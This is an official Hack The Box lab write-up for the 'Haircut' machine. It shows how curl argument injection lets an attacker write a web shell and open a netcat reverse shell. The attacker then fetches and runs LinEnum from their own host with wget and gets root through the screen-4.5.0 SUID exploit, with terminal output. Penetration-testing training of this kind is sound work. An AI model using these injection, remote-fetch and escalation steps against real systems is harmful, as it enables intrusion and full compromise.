



Hack The Box  
PEN-TESTING LABS



# Haircut

13<sup>th</sup> October 2017 / Document No D17.100.19

Prepared By: Alexander Reid (Arrexel)

Machine Author: vap0r

Difficulty: **Easy**

Classification: Official



## SYNOPSIS

Haircut is a fairly simple machine, however it does touch on several useful attack vectors. Most notably, this machine demonstrates the risk of user-specified CURL arguments, which still impacts many active services today.

### Skills Required

- Basic knowledge of Linux
- Enumerating ports and services


### Skills Learned

- HTTP-based fuzzing
- Exploiting CURL/Command injection



## Enumeration

### Nmap



Nmap reveals only two open services; OpenSSH and Apache.



## Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.24:80/

Scan Information Results - List View: Dirs: 0 Files: 1 Results - Tree View Errors: 0

Directory Structure	Response Code	Response Size
/	200	395
uploads	403	342
exposed.php	200	179

Current speed: 363 requests/sec (Select and right click for more options)  
Average speed: (T) 293, (C) 344 requests/sec  
Parse Queue Size: 0  
Total Requests: 83765/415263  
Current number of running threads: 100  
Time To Finish: 00:16:03

Back Pause Stop Report

DirBuster Stopped /chatterbox.php

Dirbuster, using the Dirbuster lowercase medium wordlist, finds **exposed.php** and an **uploads** directory.



## Exploitation

The **exposed.php** file simply CURLs a specified url and displays the result. By adding the **-o** flag after the url, it gets tacked on to the end of the command, and saves the output to the specified file. This achieved with **http://<LAB IP>/writeup.php -o uploads/writeup.php**

The file must be saved to the **uploads** directory as the Apache user does not have write permissions to the main website directory.

Enter the Hairdresser's location you would like to check. Example: <http://localhost/test.html>

Python is not available on the target, however Python3 is. It is possible to obtain an interactive shell with the command **python3 -c 'import pty; pty.spawn("/bin/bash")'**

```
root@kali: ~  
File Edit View Search Terminal Help  
[1]+  Stopped                  nc -nvlp 1234  
root@kali:~# stty raw -echo  
root@kali:~# nc -nvlp 1234  
  
www-data@haircut:~/html/uploads$ wget 10.10.14.5/escalate.  
--2017-10-13 09:58:30--  http://10.10.14.5/escalate.  
Connecting to 10.10.14.5:80... connected.  
HTTP request sent, awaiting response... 404 Not Found  
2017-10-13 09:58:31 ERROR 404: Not Found.  
  
www-data@haircut:~/html/uploads$ wget 10.10.14.5/escalate.sh  
--2017-10-13 09:58:34--  http://10.10.14.5/escalate.sh  
Connecting to 10.10.14.5:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 43292 (42K) [text/x-sh]  
Saving to: 'escalate.sh'  
  
escalate.sh      100%[=====>]  42.28K  78.5KB/s   in 0.5s  
2017-10-13 09:58:35 (78.5 KB/s) - 'escalate.sh' saved [43292/43292]  
  
www-data@haircut:~/html/uploads$ chmod +x escalate.sh  
www-data@haircut:~/html/uploads$ ./escalate.sh -t > linenum_haircut.txt  
www-data@haircut:~/html/uploads$
```



## Privilege Escalation

LinEnum: <https://github.com/rebootuser/LinEnum>

Running LinEnum generates a very lengthy output. The main thing that stands out is the SUID file **/usr/bin/screen-4.5.0**

A quick search finds **Exploit-DB 41154**. As gcc is broken on the target, **libhax.so** and **rootshell** must be compiled locally on the attacking machine and placed in **/tmp**. The flags can be obtained from **/home/maria/Desktop/user.txt** and **/root/root.txt**

Exploit: <https://www.exploit-db.com/exploits/41154/>

```
root@kali: ~  
File Edit View Search Terminal Help  
HTTP request sent, awaiting response... 200 OK  
Length: 1152 (1.1K) [text/x-sh]  
Saving to: '41154.sh'  
41154.sh      100%[=====] 1.12K  --.-KB/s  in 0s  
2017-10-13 10:13:33 (155 MB/s) - '41154.sh' saved [1152/1152]  
  
www-data@haircut:~/html/uploads$ chmod +x 41154.sh  
www-data@haircut:~/html/uploads$ ./41154.sh  
~ gnu/screenroot ~  
[+] First, we create our shell and library...  
gcc: error trying to exec 'ccl': execvp: No such file or directory  
gcc: error trying to exec 'ccl': execvp: No such file or directory  
[+] Now we create our /etc/ld.so.preload file...  
[+] Triggering...  
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file):  
ignored.  
[+] done!  
No Sockets found in /tmp/screens/S-www-data.  
  
# id  
uid=0(root) gid=0(root) groups=0(root),33(www-data)  
#
```